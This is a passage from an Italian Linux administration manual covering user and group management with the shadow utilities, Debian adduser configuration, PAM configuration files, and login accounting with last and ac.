'**usermod**' [5] permette di modificare facilmente alcune caratteristiche di un'utenza. A seconda delle preferenze dell'amministratore del sistema, può darsi che si consideri più facile la modifica diretta dei file '/etc/passwd' e '/etc/shadow', tuttavia, se si intende indicare una data di scadenza per un'utenza, la conversione in giorni trascorsi dal 1/1/1970, necessaria per modificare direttamente il file '/etc/shadow', potrebbe essere un po' seccante.

Alcune opzioni

`-e` *mese*/*giorno*/*anno*

Definisce la data di scadenza dell'utenza. La data va inserita nella forma '*mm*/*mm*/*gg*/[*ss*]*aa*', dove l'anno può essere composto da due o quattro cifre (secolo e anno).

`-f` *giorni*

Definisce il numero di giorni in cui l'utenza resterà utilizzabile dopo la scadenza della validità della parola d'ordine.

`[-m] -d` *directory_home*

[4] **Shadow utilities** software libero con licenza speciale
[5] **Shadow utilities** software libero con licenza speciale

Modifica la posizione della directory personale dell'utente. Se viene usata anche l'opzione '`-m`' si ottiene lo spostamento della vecchia directory nella nuova collocazione, oppure, se manca, questa viene creata.

55.2.8 # chage

`chage` [*opzioni*] *utente*

'**`chage`**' [6] consente di visualizzare o di modificare le informazioni relative alla validità della parola d'ordine di un utente, all'interno di un sistema in cui siano attive le password shadow. A seconda dell'impostazione della propria distribuzione GNU, può darsi che sia consentito agli utenti comuni di utilizzare l'opzione '**`-l`**' per conoscere le proprie scadenze. Perché ciò avvenga, l'eseguibile '**`chage`**' deve essere SUID-root, oppure deve avere il bit SGID attivo, abbinato a un gruppo particolare che abbia accesso al file '`/etc/passwd`' in lettura.

L'interrogazione di un'utenza come quella che appare nella figura 55.2 si traduce nel risultato seguente:

```
# chage -l tizio
```

```
Minimum:        0
Maximum:        30
Warning:        7
Inactive:       10
Last Change:            Aug 21, 1998
Password Expires:       Sep 20, 1998
Password Inactive:      Sep 30, 1998
Account Expires:        Aug 21, 1999
```

Se non si indicano opzioni, '**`chage`**' richiede interattivamente le informazioni necessarie all'utilizzatore.

Alcune opzioni

`-d` *data_modifica_parola_d'ordine*

Definisce la data in cui è stata modificata la parola d'ordine per l'ultima volta, corrispondente al terzo campo nel file '`/etc/passwd`'. La data può essere inserita con un numero intero, corrispondente alla quantità di giorni trascorsi dal 01/01/1970, oppure secondo una forma differente, in base alla localizzazione (nella configurazione italiana, dovrebbe essere possibile scrivere la data come '*gg*/*mm*/*ssaa*').

`-m` *giorni_validità_minima*

Definisce il numero di giorni di validità minima della parola d'ordine, corrispondenti al valore inserito nel quarto campo nel file '`/etc/passwd`'; entro questo tempo, l'utente non può cambiare la parola d'ordine. Se si indica il valore zero, si consente di cambiare parola d'ordine in qualsiasi momento.

`-M` *giorni_validità_massima*

Definisce il numero di giorni di validità massima della parola d'ordine, corrispondenti al valore inserito nel quinto campo nel file '`/etc/passwd`'; prima che trascorra questo tempo, l'utente deve cambiare la parola d'ordine.

`-W` *giorni_di_preavviso*

Definisce il numero di giorni, prima della scadenza della parola d'ordine, durante i quali l'utente viene avvisato della necessità di modificarla. L'informazione viene annotata nel sesto campo nel file '`/etc/passwd`'.

[6] **Shadow utilities** software libero con licenza speciale

```
-I giorni_di_riserva
```

Definisce la quantità di giorni, dopo la scadenza della parola d'ordine, in cui è consentito accedere con l'obbligo di modificare la parola d'ordine. L'informazione viene annotata nel settimo campo nel file '`/etc/passwd`'.

```
-E data_termine
```

Definisce la data di scadenza dell'utenza, corrispondente all'ottavo campo nel file '`/etc/passwd`'. La data può essere inserita con un numero intero, corrispondente alla quantità di giorni trascorsi dal 01/01/1970, oppure secondo una forma differente, in base alla localizzazione (nella configurazione italiana, dovrebbe essere possibile scrivere la data come '*gg*/*mm*/*ssaa*').

55.3 Amministrazione dei gruppi

Anche i gruppi possono avere una parola d'ordine, per permettere agli utenti che non vi appartengono di potervisi inserire attraverso il comando '**`newgrp`**'.

Generalmente, per fare in modo che un utente possa partecipare a un gruppo del quale non fa già parte, basta aggiungere il suo nome nell'ultimo campo del record del gruppo in cui questo vuole essere inserito. Da quel momento, quell'utente potrà utilizzare il comando '**`newgrp`** *gruppo*' per agire con i privilegi concessi a quel gruppo.

L'idea di poter aggiungere una parola d'ordine ai gruppi, in modo che gli utenti estranei che la conoscono possano usare ugualmente '**`newgrp`**' per questo, è piuttosto discutibile. Infatti, una parola d'ordine è «sicura» solo se conosciuta da una sola persona; nel momento in cui la stessa parola d'ordine è conosciuta da un gruppo di persone diventa incontrollabile la sua diffusione (a causa della natura umana).

Tuttavia, il problema esiste e vale la pena di analizzarne gli effetti in presenza di password shadow.

55.3.1 /etc/gshadow

La presenza del file '`/etc/gshadow`' indica l'attivazione delle password shadow per i gruppi. I record di questo file sono organizzati in campi, separati attraverso due punti verticali ('`:`'), secondo la sintassi seguente:

```
gruppo:parola_d'ordine_cifrata:amministratori:utenti_membri
```

1. *gruppo*

   Il nome del gruppo.

2. *parola_d'ordine_cifrata*

   La parola d'ordine cifrata (che normalmente è assente).

3. *amministratori*

   Un elenco, separato da virgole, di utenti amministratori del gruppo.

4. *utenti_membri*

   Un elenco, separato da virgole, di utenti che fanno parte del gruppo.

Gli amministratori del gruppo hanno la possibilità di aggiungere e togliere utenti membri; inoltre, possono cambiare la parola d'ordine.

55.3.2 # grpconv

```
grpconv
```

'**grpconv**' [7] permette di convertire un file '/etc/group' normale in una coppia '/etc/group' e '/etc/gshadow', togliendo dal primo le eventuali parole d'ordine cifrate. Il programma funziona anche se il file '/etc/gshadow' esiste già: in tal caso serve per fare in modo che tutti i gruppi siano registrati correttamente nel file '/etc/gshadow' e le parole d'ordine siano tolte dal file '/etc/group'.

55.3.3 # grpunconv

```
grpunconv
```

A fianco di '**grpconv**', il programma '**grpunconv**' [8] svolge il compito inverso: quello di trasferire le parole d'ordine cifrate nel file '/etc/group' perdendo le informazioni aggiuntive contenute nel file '/etc/gshadow'.

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trovano solo nel file '/etc/group'. In ogni caso, al termine viene eliminato il file '/etc/gshadow'.

55.3.4 $ gpasswd

gpasswd [*opzioni*] *gruppo*

'**gpasswd**', [9] come suggerisce il nome, serve a cambiare la parola d'ordine di un gruppo. Oltre a questo, però, permette anche di intervenire sugli altri campi del file '/etc/gshadow', inserendo o eliminando gli amministratori e i membri di un gruppo.

> La presenza di una parola d'ordine in un gruppo, serve a permettere a utenti che non siano già membri di poterne fare parte utilizzando il comando '**newgrp**'. Tuttavia, il meccanismo potrebbe non funzionare e ciò è sintomo dello scarso interesse verso questa possibilità. Infatti, la vera innovazione nell'introduzione del file '/etc/gshadow' sta nella possibilità di definire degli amministratori per i gruppi, competenti per l'aggregazione dei membri rispettivi.

Alcune opzioni

-A *amministratore*[,...]

Permette all'utente '**root**' di definire uno o più amministratori per il gruppo. L'argomento dell'opzione è un elenco di uno o più utenti a cui viene attribuito il ruolo di amministratori del gruppo. L'elenco di amministratori va a sostituirsi a quanto impostato in precedenza.

-M *membro*[,...]

Permette all'utente '**root**' di definire uno o più membri del gruppo. L'argomento dell'opzione è un elenco di uno o più utenti membri del gruppo. L'elenco di membri va a sostituirsi a quanto impostato in precedenza.

-a *membro*

Permette a un amministratore del gruppo di aggiungere un utente membro.

[7] **Shadow utilities** software libero con licenza speciale
[8] **Shadow utilities** software libero con licenza speciale
[9] **Shadow utilities** software libero con licenza speciale

`-d` *membro*

Permette a un amministratore del gruppo di eliminare un utente membro.

`-r`

Permette a un amministratore del gruppo di eliminare la parola d'ordine.

`-R`

Permette a un amministratore del gruppo di rendere impossibile l'accesso attraverso la parola d'ordine.

55.3.5 # groupadd

`groupadd` [*opzioni*] *gruppo*

Il programma '**`groupadd`**' [10] permette di aggiungere un gruppo in un sistema in cui siano attive, o meno, le password shadow.

55.3.6 # groupdel

`groupdel` *gruppo*

Il programma '**`groupdel`**' [11] permette di eliminare un gruppo in un sistema in cui siano attive, o meno, le password shadow.

55.4 Caso particolare di adduser e addgroup nella distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian, al posto del programma '**`adduser`**' tradizionale (quello che si usa di solito quando non si gestiscono le password shadow), dispone di un programma Perl creato appositamente per gestire simultaneamente la creazione degli utenti e dei gruppi privati relativi. Se si dispone di password shadow, provvede a richiamare i programmi '**`useradd`**' e '**`groupadd`**', nel modo più opportuno. [12]

Con la distribuzione GNU/Linux Debian, i programmi '**`useradd`**' e '**`groupadd`**' non vanno usati direttamente; al loro posto si utilizzano '**`adduser`**' e '**`addgroup`**' (il secondo è solo un alias, in qualità di collegamento del primo), che si configurano attraverso il file '`/etc/adduser.conf`'. Senza approfondire la sintassi degli argomenti di '**`adduser`**' e di '**`addgroup`**', nella versione Debian, si può utilizzare il primo di questi due eseguibili indicando semplicemente il nome dell'utente che si vuole creare, affidandosi alla sua configurazione predefinita. Di seguito appare l'esempio standard del file '`/etc/adduser.conf`':

```
# /etc/adduser.conf: 'adduser' configuration.
# See adduser(8) and adduser.conf(5) for full documentation.

# The DSHELL variable specifies the default login shell on your
# system.
DSHELL=/bin/bash

# The DHOME variable specifies the directory containing users' home
# directories.
```

[10] **Shadow utilities** software libero con licenza speciale
[11] **Shadow utilities** software libero con licenza speciale
[12] **Debian adduser** GNU GPL

```
DHOME=/home

# If GROUPHOMES is "yes", then the home directories will be created as
# /home/groupname/user.
GROUPHOMES=no

# If LETTERHOMES is "yes", then the created home directories will have
# an extra directory - the first letter of the user name. For example:
# /home/u/user.
LETTERHOMES=no

# The SKEL variable specifies the directory containing "skeletal" user
# files; in other words, files such as a sample .profile that will be
# copied to the new user's home directory when it is created.
SKEL=/etc/skel

# FIRST_SYSTEM_UID to LAST_SYSTEM_UID inclusive is the range for UIDs
# for dynamically allocated administrative and system accounts.
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=999

# FIRST_UID to LAST_UID inclusive is the range of UIDs of dynamically
# allocated user accounts.
FIRST_UID=1000
LAST_UID=29999

# The USERGROUPS variable can be either "yes" or "no".  If "yes" each
# created user will be given their own group to use as a default, and
# their home directories will be g+s.  If "no", each created user will
# be placed in the group whose gid is USERS_GID (see below).
USERGROUPS=yes

# If USERGROUPS is "no", then USERS_GID should be the GID of the group
# 'users' (or the equivalent group) on your system.
USERS_GID=100

# If QUOTAUSER is set, a default quota will be set from that user with
# 'edquota -p QUOTAUSER newuser'
QUOTAUSER=""
```

Come si può osservare, le direttive sono degli assegnamenti a variabili, dove le righe vuote e quelle bianche vengono ignorate, così come è ignorato il testo che segue il simbolo '`#`' fino alla fine della riga in cui appare.

Alcune direttive

`DSHELL=`*percorso_shell_standard*

Definisce la shell da attribuire agli utenti che vengono creati. In mancanza di questa indicazione, si utilizza '`/bin/bash`'.

`DHOME=`*radice_directory_personali*

Definisce la radice delle directory personali che vengono create. Il valore predefinito è '`/home/`'.

`SKEL=`*scheletro_directory_personali*

Definisce la directory da utilizzare come scheletro per la creazione delle directory personali. In modo predefinito si tratta di '`/etc/skel/`'.

`FIRST_UID=`*n_uid_iniziale*
`LAST_UID=`*n_uid_finale*

Definiscono l'intervallo dei numeri UID che possono essere utilizzati per gli utenti. In modo predefinito, si tratta di 1000 e 29999 rispettivamente.

```
USERGROUPS={yes|no}
```

Serve a definire se gli utenti devono avere un gruppo privato. Se si attiva questa modalità, assegnando la parola chiave '**yes**', che è il valore predefinito, si ottiene anche l'attribuzione del bit SGID alla directory personale.

```
USERS_GID=n_gid
```

Questa direttiva serve solo nel caso sia stata utilizzata '**USERGROUPS=no**', permettendo così di stabilire il numero GID del gruppo da abbinare agli utenti nuovi.

55.5 Verifiche di coerenza

La gestione delle utenze non è fatta solo di inserimenti, modifiche ed eliminazioni. Dal momento che le modifiche possono anche essere fatte direttamente sui file, è comodo se si dispone di qualche strumento di controllo di coerenza.

55.5.1 # pwck

```
pwck [-r] [file_passwd [file_shadow]]
```

'**pwck**' [13] verifica la coerenza del file '/etc/passwd' e, se esiste, del file '/etc/shadow' (utilizzando anche il file '/etc/group' per la verifica dell'appartenenza ai gruppi). Il programma, previo consenso dell'utilizzatore (l'utente '**root**'), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione '**-r**', '**pwck**' si limita a segnalare i problemi.

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di 'passwd' e 'shadow'.

55.5.2 # grpck

```
grpck [-r] [file_group [file_gshadow]]
```

'**grpck**' [14] verifica la coerenza del file '/etc/group' e, se esiste, del file '/etc/gshadow' (utilizzando anche il file '/etc/passwd' per la verifica dell'aggregazione degli utenti). Il programma, previo consenso dell'utilizzatore (l'utente '**root**'), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione '**-r**', '**grpck**' si limita a segnalare i problemi.

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di 'group' e 'gshadow'.

55.6 Copie di sicurezza

Quando si aggiunge, elimina, o si modifica un'utenza attraverso gli strumenti previsti, vengono generate delle copie di sicurezza dei file amministrativi coinvolti. Tipicamente può trattarsi di '/etc/passwd', '/etc/shadow', '/etc/group' e '/etc/gshadow'.

Queste copie di sicurezza si distinguono perché hanno gli stessi nomi dei file corrispondenti con l'aggiunta di un trattino finale. In pratica: '/etc/passwd-', '/etc/shadow-', '/etc/group-'

[13] **Shadow utilities** software libero con licenza speciale

[14] **Shadow utilities** software libero con licenza speciale

e '`/etc/gshadow-`'. È importante fare un minimo di attenzione anche a questi file, se si vuole evitare che informazioni importanti vengano conosciute da utenti che non ne hanno il diritto. Infatti, un file '`/etc/shadow-`' che per qualche motivo dovesse diventare leggibile a tutti gli utenti, costituirebbe un grosso buco nel sistema di sicurezza.

55.7 Riferimenti

- Michael H. Jackson, *Linux Shadow Password HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Moduli PAM

Secondo la tradizione dei sistemi Unix, l'identificazione di un utente avviene attraverso una parola d'ordine, annotata in modo cifrato nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`' se è attiva la gestione delle password shadow. L'introduzione delle password shadow ha introdotto la possibilità di maggiori controlli sulla validità dell'utenza, in particolare definendo dei tempi di validità per le parole d'ordine e per le utenze stesse.

Tuttavia, il sistema delle password shadow rimane ancorato alla gestione di parole d'ordine, mentre i metodi di identificazione potrebbero essere differenti. L'esigenza di definire un sistema più generalizzato per la gestione dei metodi di autenticazione ha portato alla realizzazione del sistema PAM (*Pluggable authentication modules*), con il quale, attraverso le librerie PAM è possibile definire e configurare la politica di accesso in base al contesto.

Per mettere in pratica questo sistema, i programmi che in qualche modo si occupano di mettere a disposizione un *servizio di autenticazione* devono essere predisposti per l'utilizzo di queste librerie. In generale, un sistema Unix in cui è attivata la gestione PAM, configurato in modo standard, si comporterà nello stesso di un altro sistema che ne sia sprovvisto. In altri termini, la configurazione standard del sistema PAM è quella che ricalca la tradizione dei sistemi Unix.

In questo capitolo si fa riferimento alla realizzazione del sistema PAM per GNU/Linux, ovvero Linux-PAM. [1]

56.1 File di configurazione e moduli

L'aspetto più importante del sistema PAM è la modularità, costituita da diversi file di libreria, competenti ognuno per un tipo differente di servizio di autenticazione. Quando si gestisce il sistema PAM, questi file sono indispensabili al funzionamento del sistema, pertanto non possono essere collocati al di sotto della directory '`/usr/`'.[2] La collocazione normale di questi file è così la directory '`/lib/security`'. A titolo di esempio, nella directory si potrebbero vedere i file seguenti:

```
pam_access.so   pam_ldap.so       pam_rhosts_auth.so  pam_unix_acct.so
pam_deny.so     pam_limits.so     pam_rootok.so       pam_unix_auth.so
pam_env.so      pam_listfile.so   pam_securetty.so    pam_unix_passwd.so
pam_filter.so   pam_mail.so       pam_shells.so       pam_unix_session.so
pam_ftp.so      pam_mkhomedir.so  pam_stress.so       pam_userdb.so
pam_group.so    pam_motd.so       pam_tally.so        pam_warn.so
pam_issue.so    pam_nologin.so    pam_time.so         pam_wheel.so
pam_lastlog.so  pam_permit.so     pam_unix.so
```

Inizialmente, la configurazione del sistema PAM dipendeva dal file '`/etc/pam.conf`'. Attualmente la configurazione è suddivisa in più file, contenuti nella directory '`/etc/pam.d/`' e il file '`/etc/pam.conf`' rimane vuoto o commentato completamente. In tal modo, ogni servizio di autenticazione ha un proprio file nella directory '`/etc/pam.d/`', facilitando anche la gestione dei pacchetti di applicazioni, che non devono condividere la configurazione in un solo file.

I file di configurazione contenuti nella directory '`/etc/pam.d/`' sono file di testo normali, in cui le righe vuote e quelle bianche sono ignorate, così come sono ignorate quelle che iniziano con il simbolo '`#`'. Per il resto, si tratta di record con la struttura seguente:

tipo livello_di_controllo modulo_pam [*opzioni_del_modulo*]

[1] **Linux-PAM** licenza in stile BSD che può trasformarsi in GNU GPL

[2] La gerarchia che parte dalla directory '`/usr/`' tipica, potrebbe essere contenuta in un disco diverso da quello che contiene quella principale; pertanto, se all'avvio ci sono delle difficoltà e non si può montare la gerarchia '`/usr/`', si rischia di non poter usare il sistema perché mancano le librerie PAM.

Il listato 56.1 rappresenta l'esempio di come potrebbe apparire il file '`/etc/pam.d/login`', che serve a configurare il servizio di autenticazione attraverso il programma '**`login`**'.

Listato 56.1. Esempio del file '`/etc/pam.d/login`'.

```
auth       requisite  pam_securetty.so
auth       required   pam_nologin.so
auth       required   pam_env.so
auth       required   pam_unix.so nullok
account    required   pam_unix.so
session    required   pam_unix.so
session    optional   pam_lastlog.so
session    optional   pam_motd.so
session    optional   pam_mail.so standard noenv
password   required   pam_unix.so nullok obscure min=4 max=8
```

Il primo campo serve a definire il tipo di contesto a cui si fa riferimento, attraverso alcune parole chiave ben definite.

`auth`

Rappresenta un contesto di autenticazione, nell'ambito del quale si deve verificare l'identità l'utente e che non siano stabilite delle limitazioni riferite alla sua identità.

`account`

Fa riferimento allo stato dell'utenza, che può risultare attiva, scaduta, inattiva o disabilitata, solitamente secondo le informazioni provenienti dal file '`/etc/shadow`'.

`password`

Fa riferimento alla parola d'ordine, pertanto ha senso solo quando il tipo di autenticazione ne prevede l'uso. In questo contesto, a titolo di esempio, è possibile fare riferimento a un controllo sulla sua validità, secondo quanto contenuto nel file '`/etc/shadow`', così come è possibile richiedere una verifica sul rispetto di alcune regole elementari per una buona parola d'ordine.

`session`

Questo contesto permette di definire delle azioni da compiere nel momento dell'accesso, oppure al momento della sua conclusione. Osservando l'esempio che è stato proposto, si può intendere intuitivamente la richiesta di informare l'utente sull'ultimo accesso, di mostrare il messaggio del giorno e di informare sulla presenza di messaggi di posta elettronica.

Ogni modulo PAM può essere visto come una funzione che restituisce un valore. Sono possibili tre casi: '**`SUCCESS`**', corrispondente a una verifica completata come richiesto, '**`FAILURE`**', corrispondente a una verifica fallita, '**`IGNORE`**', corrispondente a un risultato indefinibile. Il secondo campo consente di definire come deve essere preso in considerazione l'esito della verifica fatta dal modulo corrispondente. Anche in questo caso si usa una parola chiave, come descritto nell'elenco seguente.

`required`

Rappresenta un controllo indispensabile, attraverso il quale si pretende di ottenere un risultato '**`SUCCESS`**', o al limite '**`IGNORE`**'. Infatti, un risultato '**`FAILURE`**' si tradurrebbe in una mancata autenticazione, indipendentemente dall'esito degli altri controlli. Tuttavia, l'insuccesso nell'autenticazione non conclude immediatamente la procedura, in modo da non consentire all'utente di comprendere dove si sia verificato il problema.

`requisite`

Rappresenta un controllo indispensabile, attraverso il quale si pretende di ottenere un risultato '**`SUCCESS`**', o al limite '**`IGNORE`**'. Infatti, un risultato '**`FAILURE`**' si tradurrebbe in una mancata autenticazione, indipendentemente dall'esito degli altri controlli. L'insuccesso fa concludere immediatamente la procedura di autenticazione.

`sufficient`

Rappresenta un controllo sufficiente. In pratica, se prima di questo controllo non si sono verificati problemi, un esito '**`SUCCESS`**' conclude la procedura con un'autenticazione corretta. Al contrario, un esito '**`FAILURE`**' viene trattato come equivalente a un risultato indeterminato.

`optional`

Rappresenta un controllo opzionale, nel quale un esito '**`FAILURE`**' viene trattato come un risultato indeterminato.

In generale, un risultato indeterminato non annulla l'autenticazione; tuttavia, quando tutte le verifiche generano un risultato indeterminato, non si può concedere l'accesso. In questo senso, un tipo di verifica opzionale può servire per ottenere un controllo che consenta l'accesso in mancanza di altri esiti determinati.

I record di questi file di configurazione vengono analizzati nell'ordine in cui appaiono.

Il terzo campo rappresenta il nome del modulo, ovvero il file. Questo nome può essere completo di percorso assoluto, oppure può essere indicato senza tale informazione, se la sua collocazione è quella predefinita. Il quarto campo è costituito dalle opzioni da passare al modulo, separate tra loro da uno o più spazi.

Tra i vari file di configurazione è importante definirne uno denominato '`other`', che viene utilizzato quando per quel particolare servizio di autenticazione non ne è stato previsto uno specifico. L'esempio che si vede nel listato 56.2 rappresenta il contenuto di questo file quando si vuole garantire un sistema minimo di autenticazione, secondo i canoni tradizionali.

Listato 56.2. Un file '`/etc/pam.d/other`' per consentire l'accesso in mancanza di altro.

```
auth     required       pam_unix.so
account  required       pam_unix.so
password required       pam_unix.so
session  required       pam_unix.so
```

Per verificare che ciò sia vero, si può provare a spostare temporaneamente gli altri file di configurazione della directory '`/etc/pam.d/`' in un'altra collocazione, lasciando al suo posto il file '`/etc/pam.d/other`'.

In alternativa, si può fare in modo che non ci siano altre possibilità di autenticazione, al di fuori di quando definito dai file di configurazione specifici. Per questo, basta che il file '`/etc/pam.d/other`' contenga le righe che si vedono nel listato 56.3.

Listato 56.3. Un file '`/etc/pam.d/other`' per impedire l'accesso quando manca una configurazione specifica.

```
auth     required       pam_deny.so
account  required       pam_deny.so
password required       pam_deny.so
session  required       pam_deny.so
```

56.2 Verifica nel registro del sistema

A seconda delle circostanze, alcuni moduli possono annotare nel registro del sistema l'esito della loro verifica. In generale, è prevista l'opzione '**debug**' per abilitare queste annotazioni, salvo quando ciò è implicito, che dovrebbe essere riconosciuta dalla maggior parte dei moduli. Queste annotazioni possono aiutare l'amministratore a comprendere dove ci possono essere dei problemi di configurazione. A titolo di esempio, si può osservare l'estratto seguente:

```
Oct 21 18:07:30 dinkel PAM_unix[591]: check pass; user unknown
Oct 21 18:07:30 dinkel PAM_unix[591]: authentication failure; ↩
↪LOGIN(uid=0) -> tizio for login service
Oct 21 18:07:33 dinkel login[591]: FAILED LOGIN (1) on 'tty3' ↩
↪FOR 'UNKNOWN', Authentication service cannot retrieve authentication info.
```

In questo caso si può osservare che l'utente '**tizio**' ha tentato di accedere attraverso il servizio di autenticazione '**login**', senza che per lui sia prevista un'utenza, pertanto, già il nominativo-utente '**tizio**' risulta sconosciuto.

56.3 Configurazione dei moduli

Oltre alle opzioni fornite nei record dei file di configurazione dei servizi di autenticazione, nella directory '/etc/pam.d/', alcuni moduli possono richiedere una configurazione particolare. Questi file ulteriori hanno solitamente un nome corrispondente a quello dei moduli, senza il prefisso 'pam_' e senza l'estensione '.so', con l'aggiunta dell'estensione '.conf', collocati nella directory '/etc/security/'. Per esempio, il file '/etc/security/access.conf' si riferisce al modulo 'pam_access.so'.

In condizioni normali, tali file di configurazione ulteriori, sono vuoti, oppure sono commentati completamente, rimanendo a disposizione per la definizione di funzionalità particolari.

56.4 Riferimenti

- Andrew G. Morgan, *The Linux-PAM system administrators' guide*

  <*http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam.html*>

Contabilità dell'utilizzo di risorse del sistema

Il problema della registrazione dell'utilizzo di risorse è nato proprio per misurare e fare pagare i servizi utilizzati dagli utenti. In questo senso si spiega l'enfasi «contabile» che si dà al problema.

Alla base della contabilità dell'utilizzo delle risorse del sistema sta il file '`/var/log/wtmp`', che deve esistere perché tali registrazioni avvengano effettivamente. Per motivi storici, non si tratta di un file di testo normale, così che per leggerlo si usa generalmente il programma '**`last`**', al quale si aggiungono eventualmente altri programmi più raffinati.

Oltre alla contabilità basata sul file '`/var/log/wtmp`' si aggiunge quella legata ai processi, derivata da BSD (*BSD process accounting*). Mentre il file '`/var/log/wtmp`' (e anche '`/var/run/utmp`') è gestito generalmente da Init, dalla procedura di accesso tradizionale ('**`login`**'), dalla serie dei programmi Getty e da altri programmi che sono legati al sistema di autenticazione degli utenti, la contabilità dei processi in stile BSD è gestita direttamente dal kernel (sezione 29.2.4).

57.1 Formato dei file

Come accennato, una delle caratteristiche importanti di questi file è il fatto di non essere file di testo normali. Il formato del loro contenuto varia da sistema a sistema e anche da una versione all'altra dello stesso sistema operativo. Pertanto, può succedere alle volte che qualcosa non funzioni, nel senso che i programmi che vi accedono non riescono a interpretare i dati in modo corretto, o peggio eseguono delle registrazioni errate.

Questa annotazione serve per tenere in considerazione il problema, ma tutto quello che si può fare, quando si notano delle anomalie legate a queste componenti del sistema, è l'aggiornamento del software.

57.2 Contabilità basata su /var/log/wtmp

Il file '`/var/log/wtmp`' è il registro storico degli accessi al sistema. Al suo interno vengono indicate le informazioni della data e dell'ora di accesso di ogni utente, assieme all'indicazione della provenienza degli accessi. I dati contenuti in questo file hanno valore solo se sono completi, nel senso che per ogni accesso si deve trovare anche la registrazione della conclusione della sessione di lavoro, altrimenti non possono essere calcolati i tempi di utilizzo.

Purtroppo, questo file non offre le garanzie di una base di dati vera e propria, così le registrazioni che vengono fatte al suo interno non sono mai sicure. Pertanto, i dati che si riescono a estrapolare sono da considerare approssimativi in generale.

Questo file tende a ingrandirsi rapidamente, tanto che periodicamente conviene fare pulizia. Di solito, le distribuzioni GNU provvedono a fornire degli script necessari per gestire in modo elegante, attraverso il sistema Cron, l'archiviazione e la rotazione dei file delle registrazioni, compreso '`/var/log/wtmp`'.

57.2.1 $ last

```
last [opzioni] [nome...]
```

Visualizza il contenuto del file delle registrazioni degli accessi (*login*) e disconnessioni (*logout*) per le informazioni riguardanti gli utenti e i terminali. Il file dal quale queste informazioni vengono attinte è '`/var/log/wtmp`'. [1] L'esempio seguente mostra una parte dell'output che potrebbe essere generato da questo programma.

```
daniele  tty5                          Tue Mar 30 16:18   still logged in
daniele  tty5                          Tue Mar 30 16:17 - 16:18  (00:01)
tizio    ttyp1       roggen.brot.dg    Tue Mar 30 14:33   still logged in
reboot   system boot                   Tue Mar 30 14:30
root     tty3                          Mon Mar 29 22:18 - down   (01:29)
daniele  tty2                          Mon Mar 29 21:29 - 23:47  (02:18)
caio     ttyp1       roggen.brot.dg    Mon Mar 29 21:14 - 23:47  (02:33)
reboot   system boot                   Mon Mar 29 21:10
```

Si osserva in particolare che la prima voce rappresenta l'accesso più recente, quello dell'utente '**`daniele`**' dalla quinta console virtuale, che risulta essere ancora collegato. Si vede anche che lo stesso vale per l'utente '**`tizio`**' che sta utilizzando il sistema attraverso un accesso remoto proveniente dall'elaboratore *`roggen.brot.dg`*. Si notano anche gli accessi regolarmente conclusi (quelli che hanno un orario di inizio e un orario di fine, oltre che l'indicazione della durata dell'accesso tra parentesi) e quindi si distinguono gli accessi sicuramente conclusi, di cui non è stata annotata la fine. Infatti, il giorno 30 marzo alle ore 14:30 il sistema è stato riavviato e, di conseguenza, gli accessi in essere in precedenza sono da considerare conclusi: l'accesso dell'utente '**`root`**' del 29 marzo alle ore 22:18 non è stato concluso in modo normale, probabilmente perché ha avviato il programma '**`shutdown`**' e non ha fatto in tempo a concludere la sessione di lavoro.

Alcune opzioni

```
-numero | -n numero | --lines numero
```

Limita il numero di elementi visualizzati allo specifico valore numerico indicato.

```
-f file | --file file
```

Analizza il file specificato invece di utilizzare quello predefinito, cioè '`/var/log/wtmp`'.

```
-x | --more-records
```

Permette di conoscere anche le informazioni sull'arresto del sistema e in generale sui cambiamenti del livello di esecuzione (*runlevel*).

Esempi

`$` **`last`**

Visualizza gli ultimi eventi del registro degli accessi.

`$` **`last tizio root`**

Visualizza gli accessi e le disconnessioni da parte degli utenti '**`tizio`**' e '**`root`**'.

[1] **System V Init** GNU GPL

57.2.2 $ ac

```
ac [opzioni] [utente...]
```

'**ac**' [2] è un programma che si basa sul contenuto del file '`/var/log/wtmp`' per determinare i tempi di accesso complessivi del periodo a cui si riferisce il file stesso.

Se viene utilizzato senza argomenti, si limita a emettere il tempo complessivo di tutti gli accessi, pertanto è utile in pratica solo quando si indicano delle opzioni. Se viene indicato il nome di uno o più utenti, si ottengono soltanto i dati relativi a questi.

L'accuratezza delle informazioni ottenute con '**ac**' dipende naturalmente dall'integrità del file che viene analizzato.

Alcune opzioni

```
-d | --daily-totals
```

Mostra l'elenco dei tempi di accesso giornalieri.

```
-p | --individual-totals
```

Mostra l'elenco dei tempi di accesso suddivisi per utente.

```
-f file | --file file
```

Analizza il file specificato invece di utilizzare quello predefinito, cioè '`/var/log/wtmp`'.

Esempi

`$ ac`

Mostra il totale degli accessi, per esempio ciò che appare di seguito, tenendo conto che il valore fa riferimento alle ore. Per la precisione si tratta di 4198 ore e 51 minuti.

```
        total     4198.85
```

`$ ac -d`

Mostra l'elenco dei tempi di accesso giornalieri, per esempio il listato seguente che viene mostrato solo nella sua parte finale.

```
...
Mar 24  total       35.21
Mar 25  total       26.95
Mar 26  total        2.67
Mar 28  total       61.54
Mar 29  total       35.55
Today   total       45.64
```

`$ ac -p`

Mostra l'elenco dei tempi di accesso suddivisi per utente.

```
        pippo                                1.84
        ftp                                  0.99
        tizio                                2.93
        daniele                           3100.52
        root                              1083.21
        semproni                             6.41
        caio                                 3.41
        total     4199.32
```

`$ ac -p tizio caio`

Come nell'esempio precedente, ma limitatamente agli utenti '**tizio**' e '**caio**'.

[2] **GNU Accounting Utilities** GNU GPL

```
tizio                              2.93
caio                               3.41
total        6.34
```

$ **ac -p tizio caio -f /var/log/wtmp.1**

Come nell'esempio precedente, ma analizzando il file '`/var/log/wtmp.1`' che presumibilmente è il file delle registrazioni precedente.

57.3 Contabilità dei processi

Come già accennato all'inizio del capitolo, la contabilità riferita ai processi è gestita direttamente dal kernel. Questa viene attivata attraverso una chiamata di sistema, '**`acct()`**', per cui si usa un programma apposito: '**`accton`**'. [3]

accton [*file_delle_registrazioni*]

